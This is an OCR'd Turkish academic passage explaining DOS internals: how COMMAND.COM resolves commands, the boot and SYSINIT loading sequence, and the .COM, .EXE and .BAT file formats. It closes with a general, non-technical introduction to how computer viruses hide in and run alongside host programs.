
Toplu işlem dosyaları metin dosyalarıdır. Bu dosyalar iç, dış veya toplu işlem dosyalarının komutlarından oluşturulmaktadır. Toplu işlem dosyaları COMMAND.COM'un geçici kısmının içersinde yer alan özel bir yorumlayıcı tarafından işlenir. Sözü edilen yorumlayıcı, toplu işlem dosyasında yer alan komutları teker teker yorumlayarak gerekli işlemlerin yapılmasını sağlar.

COMMAND.COM bir kullanıcı komutunu yorumlamak üzere komut satırında rasladığı ilk kelimenin ya da komut isminin bir iç komutunkine uyup uymadığını araştırmaktadır. Eğer bu karşılaştırma olumsuz sonuçlanırsa, bu kez aynı isimde olan bir dış komutu ya da toplu islem dosyasının adını teşkil eden komutu aramaya başlar. Arama işlemi ilk önce aktif dizin ve aktif sürücüde, daha sonra diğer dizinlerde gerçekleştirilir. COMMAND.COM her dizini denetlerken başta .COM olmak üzere .COM, .EXE ve .BAT sırasını izleyerek istenilen dosyayı bulmaya çalışır. Arama işlemi yukarda sayılan dosya tiplerinde başarırsız olmuşsa, COMMAND.COM aşağıdaki tanıdık iletiyi görüntüler:

Bad command or filename


5.4 DOS işletim sisteminin hafızaya yüklenişi

Intel 8086 mikroişleyici ailesinin bir özelliği gereği, sistem açıldığı zaman program icrası OFFFFOH adresinden başlamaktadır. Fakat bu özelliğin DOS işletim sistemiyle bir ilgisi yoktur. Intel ailesine mensup işleyicileri kullanan sistemlerde OFFFFOH adresi ROM bölgesinin içinde kalacak şekilde tasarlanmıştır; bununla birlikte bu bölge içinde bulunan makina diline ait bir dallanma komutu denetimi, sistemi test edecek kod parçasına ve ROM önyükleyici yordamına transfer eder. [1]




Şekil 5.1 - 8086/8088 tabanlı bir sistemde, sistemin hemen açılmasından sonraki durum. OFFFFOH lokasyonu program denetimini ROM önyükleyiciye iletecek bir dallanma komutunu içermektedir.

ROM önyükleyicisi diskin ilk kesiminde yer alan önyükleyici programını belleğe okuduktan sonra kontrolü ona devretmektedir.



Şekil 5.2 - ROM önyükleyici yordamı sistem diskinin ilk kesimini belleğin gelişigüzel bir lokasyonuna yükledikten hemen sonra denetimi kendisine bırakmaktadır.


Bu kez diskin önyükleyici programı, diskin DOS işletim sisteminin bir kopyasını içerip içermedigini denetlemektedir. Önyükleyici ana dizinin ilk kesimini okuyarak burada sırasıyla yer alması gereken IBMBIO.COM ve IBMDOS.COM gizli nitelikli dosyalarını tespit etmeye calışır. Bu dosyalar öngörülen lokasyonlarda bulunamazsa, kullanıcıdan disketlerin değiştirilmesi ve sonra herhangi bir tuşa basılması istenir. Diğer yandan sözü edilen dosyalar tespit edildiği takdirde disk önyükleyicisi bunları belleğe yükler ve denetimi IBMBIO.COM dosyasının başlangıç giriş noktasına bırakır.



Şekil 5.3 - Disk önyükleyici programı IBMBIO.COM'u belleğe yükler. Bu dosya iki kısımdan oluşur: BIOS ve SYSINIT modülleri. DOS nüve IBMDOS.COM dosyasından ya disk önyükleyicisi ya da BIOS tarafından belleğe alınmaktadır.

Diskten yüklenen IBMBIO.COM dosyası gerçekte iki ayrı bölümden meydana gelmektedir. İlk bölümü BIOS teşkil eder ve bir dizi birbiriyle bağlantılı kalıcı aygıt sürücülerini içerir; konsol (klavye+ekran), yardımcı giriş ve çıkış bağlantısı (port), yazıcı, blok aygıtlar artı sadece donanıma özgü bazı başlangıç-durumuna getiren kodlar bunların arasındadır. İkincisi SYSINIT olarak adlandırılan modüldür. Bu modül Microsoft tarafından sağlanır ve gizli dosya IBMBIO.COM dosyasıyla ilişkilendirilmektedir. SYSINIT yordamı, BIOS'u üreten firmanın geliştirdiği başlangıç durumuna getiren program parçası tarafından çağrılmaktadır.

SYSINIT, sistemde mevcut ulaşık (sınırdas) bellek miktarını tayin ederek kendisini yüksek seviyeli belleğe taşır. Bundan sonra DOS nüveyi (IBMDOS.COM) özgün yükleme noktasından alıp SYSINIT'in ilk önceleri kayıt edilmiş olduğu bellek bölgesinin üzerine yazar.



Şekil 5.4 - SYSINIT kendisini yüksek seviyeli belleğe tekrar konumlandırır(relocate); DOS nüveyi SYSINIT'in ilk bulunduğu alana sarkıtır. Bundan sonra DOS'un disk tamponlarını ve dosya denetim bloklarını oluşturma yoluna gidilir. CONFIG.SYS dosyasında belirlenen kurulabilir aygıt sürücüleri yüklenir ve sisteme bağlanır.

Öte yandan SYSINIT, IBMDOS.COM'da yer alan başlangıç-durumuna getiren kod parçasına bir çağrı yapmaktadır. DOS nüve kendi iç tablo ve çalışma alanlarını başlangıç-durumuna ayarladıktan sonra, 20H'dan 2FH'ye kadar olan kesme vektörlerinin kurgusunu gerçekleştirir; birbiriyle bağlantısı sağlanmış kalıcı aygıt sürücülerin üzerinden geçerek, her birinin başlangıç konumlarına ayarlanabilmesi için gerekli başlangıç-durumuna getiren fonksiyonları göreve koşar.


Başlangıç-durumuna getiren işlemlerin bir parçası olarak DOS nüve kalıcı blok aygıt sürücülerinden dönen disk parametre bloklarını incelemektedir; sistemde kullanılacak en büyük kesim büyüklüğünü belirler ve bazı sürücü parametre bloklarını inşaa ederek bir disk tamponu tahsis eder.

Bu şekilde DOS nüve ve kullanılabilir bütün kalıcı aygıt sürücüleri işlem yapmaya hazır duruma getirilmiş olduklarından SYSINIT, DOS'un normal dosya servislerini kullanarak CONFIG.SYS dosyasını açmaktadır. Bu seçimlik dosya ile DOS'un esas parçası olmayan çevre aygıtları DOS ortamıyla entegre edilir. CONFIG.SYS dosyasına meselâ DEVICE=MOUSE.SYS satırı eklendiği takdirde, DOS'un çalışma ortamına Fare(Mouse) aygıt sürücüsü tanıtılmış olur.

CONFIG.SYS dosyası tespit edildiği takdirde işlenmek üzere tamamı belleğe yüklenmektedir. Bütün küçük harfler büyük harflere dönüştürülerek, dosyada yer alan komutlar dizisi teker teker işletilir. CONFIG.SYS dosyasında belirtilen aygıt sürücüleri sırasıyla hafızaya alınırlar; içerdikleri başlangıç-durumuna getiren birimleri yardımıyla, kendilerini çalışmaya hazır duruma sokarlar. Bunun yanında her sürücünün gereksinim duydugu hafıza miktarı SYSINIT birimine bildirilir.

Tüm kurulabilir aygıt sürücüleri yüklendikten sonra SYSINIT bütün dosyaları kapatır, konsolu(CON), yazıcıyı ve yardımcı aygıtları tekrar standart girdi, standart çıktı, standart hata, standart liste ve standart aygıtları olarak açar.

Son olarak SYSINIT komut işleyicisini (COMMAND.COM) yüklemektedir. Komut işleyicisi bir kere yüklendikten sonra, uyarı imini görüntüleyerek kullanıcıdan komut girmesini beklemektedir.[1]



Şekil 5.5 - COMMAND.COM'un kalıcı kısmı DOS nüvenin üst tarafında yer almaktadır; toplu işlem dosya-işleyicisini ve iç komutları içeren geçici kısım ise belleğin yüksek seviyelerine yerleştirilir. Bu kısım uygulama programları tarafından örtülebilir.

6. DOS İŞLETİM SİSTEMİNİN DOSYA FORMATLARI

Disk üzerinde depo edilen her dosyanın kendine özgü bir veri formatı vardır; bu format, dosyanın içinde kayıt edilmiş verilerin yapısını belirlemektedir.

Bir dosyanın ardından gelen üç-karakterlik uzantı adı dosya adının bir parçası olmakla beraber, dosya formatının da bir göstergesidir. Bazı dosya adı uzantıları standarttır ve dosyanın tipini belirleyebilmek için doğru şekilde kullanmak gerekmektedir.

DOS işletim sisteminin zorunlu kıldığı dosya adı uzantı adları sırasıyla .COM, .EXE ve .BAT'tır. Bunların dışında kalan dosya adı uzantı adları seçimliktir. Sözgelimi BASIC yorumlayıcısı, BASIC program dosyalarının sonunun .BAS ile sonlanmış olmasını beklemektedir. Diğer yüksek seviyeli diller hakkında da aynı şeyi söylemek mümkündür.

Öte yandan .COM, .EXE ve .BAT uzantılarından birine sahip program veya dosyalar çalıştırılabilir (executable) programlardır. Başka bir deyişle .COM, .EXE ya da .BAT uzantı adına sahip bir dosyayı DOS'un komut satırından calıştırmak gerektiğinde sadece dosya ismini girmek yeterli olacaktır. Örnegin XPLUS.COM adında bir program komut satırından sadece programın adı yani bu örnekte XPLUS girilerek çalıştırılabilecektir.


6.1 .COM dosyaları

.COM programları çoğunlukla makina komutlarından oluşan programlardır. Bu yüzden çok çabuk işletilebilmekte ve diskte az yer işgal etmektedirler.[1]

DOS bir .COM dosyasını belleğe yüklediği zaman bunun hemen başına bir program bölüm başlığı (Program Segment Prefix-PSP) kurmaktadır. .EXE dosyalar için de bu başlık kurulur, ancak .COM dosyalarında bir kısıtlama mevcuttur. Sözü edilen PSP ortak olan bir tek bölümün içersinde yer almak zorundadır. .EXE dosyalarında ise böyle bir sınırlama sözkonusu değildir. .EXE dosyalar için PSP belleğin herhangi bir yerinde bulunabilir. Bununla birlikte bütün .COM dosyaları tek bir 64K uzunlugundaki bir bellek alanına sığmak zorundadır.

Tipik bir .COM dosyasının PSP'si bellekte CS:0000 ile CS:00FF arasındadır; bunun hemen arkasından CS:0100'den başlayarak programın kendisi gelmektedir. .COM dosya belleğe yüklendiğinde bütün bölüm yazmaçları(CS, DS, ES ve SS) ortak olan bir bölüm değerine ayarlanırlar. Hatta yığın bile aynı bölümün içersinde yer almaktadır. DOS, .COM dosyalarında yığını bölümün en sonuna yerleştirmektedir.

Program bölüm başlığı 256 bayt(100H) uzunluğundadır ve programımızın gereksinim duyduğu bütün yardımları DOS bu başlık içinde sunmaya çalışmaktadır.




Şekil 6.1- Bir .COM tipi programının belleğe yüklendikten sonraki görünümü. COM dosyanın içeriği hemen PSP'nin üst tarafına yerleştirilir. Program kodu ve verileri aynı bölümü paylaşırlar.

6.2 .EXE dosyaları

Bir tek bölümün içersine sığmak zorunda olan .COM dosyalarının tersine, .EXE dosyaları kullanılabilir bellek alanıyla sınırlıdır. Bu haliyle .EXE dosyaların program kod ve verileri ayrı bölümlerde dağıtık bir şekilde bulunabilmektedir.[1]

DOS, bir .EXE dosyasını diskten bellege yüklerken .EXE dosyasının hemen başlarında bulunan bir başlıktan(header) yararlanır. Sözü edilen başlık içersinde dosya için gerekli bilgiler yer almaktadır. DOS bu bilgileri kullanarak .EXE dosyanın içinde yer alan kodların konumlarını, diğer bir ifadeyle adreslerini yeniden .EXE dosyanın bellekte yüklenmiş olduğu bölüm adresinin değerine göre hesap etmektedir (relocation). Bu yinelemeli konum hesabının ardından .EXE dosyanın içinde bulunan kodların birbiriyle olan referanslarının teşkilinden sonra .EXE programı çalıştırılabilir hale getirilmiş olur.



Şekil 6.2- Bir .EXE tipi dosyanın belleğe yüklendikten sonraki görünümü. .EXE dosyanın içeriğinin konumları tekrar hesaplandıktan sonra, bölüm başlığının hemen üst kısmına yerleştirilir.Kod,veri ve yığın müstakil bölümlerdedir; şekildeki sırayı izlemek zorunda değildir.

6.3 .BAT dosyaları

Toplu işlem dosyaları (batch files) özel ASCII metin dosyalarıdır. Bu tür dosyalar DOS komutlarını ihtiva etmektedirler. .BAT dosyalarını oluşturmaktaki amaç zamandan ve bilgisayar belleğinden tasarruf etmektir.[1]

Toplu işlem dosyalarının DOS komutlarını ihtiva etmesinden baska bir de kendisine özgü bir programlama dili mevcuttur. Birkaç komuttan teşekkül bu dil ve DOS'un komutlarıyla birlikte güçlü yazılımlar gerçekleştirilebilmektedir.

.BAT dosya bir kez bir kelime işlemci kullanılarak yazıldıktan sonra, sadece program ismini girmekle bir dizi işlem bir tek komut satırına indirgenmis olmaktadır. Öte yandan AUTOEXEC.BAT dosyası diğer .BAT dosyalarından sadece bir hususta ayrılmaktadır. AUTOEXEC.BAT dosyası sistemin açılışı sırasında otomatikman yüklenir ve işleme sokulur. Bu dosya, bilgisayarın çalısma ortamını kurmak ve herhangi Sonlan-ve-Kal tipi programlarını yüklemekle görevlidir.

7. BİLGİSAYAR VİRÜSLERİ

Bilgisayar virüsleri, kelime işlemci, hesap tabloları veri tabanı yöneticileri gibi bilgisayar yazılım programlarıdır. Başka bir anlatımla, bunlar da bilgisayara neleri işletmesi gerektiğini bildiren bir dizi komutlardan meydana gelen yazılımlardır. Bu sebeple bilgisayar virüsleri ana bilgisayarın (host computer) işletim sisteminin destek verdiği bütün işlemleri başka herhangi yasal bir yazılımının işletebilmesi gibi yerine getirebilmektedir.[3]

Kullanıcının kullandığı birçok yazılım programları , kullanıcının giriştiği işlemleri dikkatle denetlemekte ve gerektiği zaman "Dikkat! Var olan bir dosyaya yazmak üzeresiniz! Devam(E/H)?" ya da "Dikkat! İsteminiz bütün dosyaları silecektir! Devam(E/H)?" şeklinde iletiler görüntülemektedir. Tehlikelere isaret eden bu uyarılar kullanıcıyı, bilmeyerek ya da istemeyerek sebep olabileceği ve dolayısıyla telafisi çok zor veya mümkün olmayan bilgi hasarına ya da bilgi kaybına karşı emniyete alma hizmetini gütmektedirler. Bunun yanında herkesce bilinen bir gerçek olan o esrarlı komut dizimine sahip disk isletim sistemleri bile, bozucu faaliyetlerini çalıstırmadan önce kullanıcıyı açık, karışıklığa meydan vermeyen cümlelerle uyarmaktadır.

Bütün bunlara karşın bilgisayar virüsleri ve diğer kötü niyetli programlar gerçekte tüm yasal yazılımlarla taban tabana zıt bir tarzda çalısmaları için tasarlandıkları bir gerçektir. Virüsler, kullanıcının bir istemi olmadan kendisini yükler ve çalıştırır; normal programların (host programs) içersinde gizlenip ana program çalıştığında kendisi de aktive olmaktadır. Virüsler kullanıcıdan izin almaksızın harekete geçerler ve kullanıcıları yaptıkları etkinliklerden haberdar etmemektedirler. Virüsler hatalarla

karşılaştıklarında, hata iletisi görüntülemeksizin ve kullanıcıdan hatayı gidermek için, herhangi bir yardım isteminde bulunmadan hatalarını düzeltme yoluna giderler (veya buna teşebbüs ederler). Özet olarak virüsler işlevlerini gizlice yerine getirmek üzere tasarımlanmışlardır.

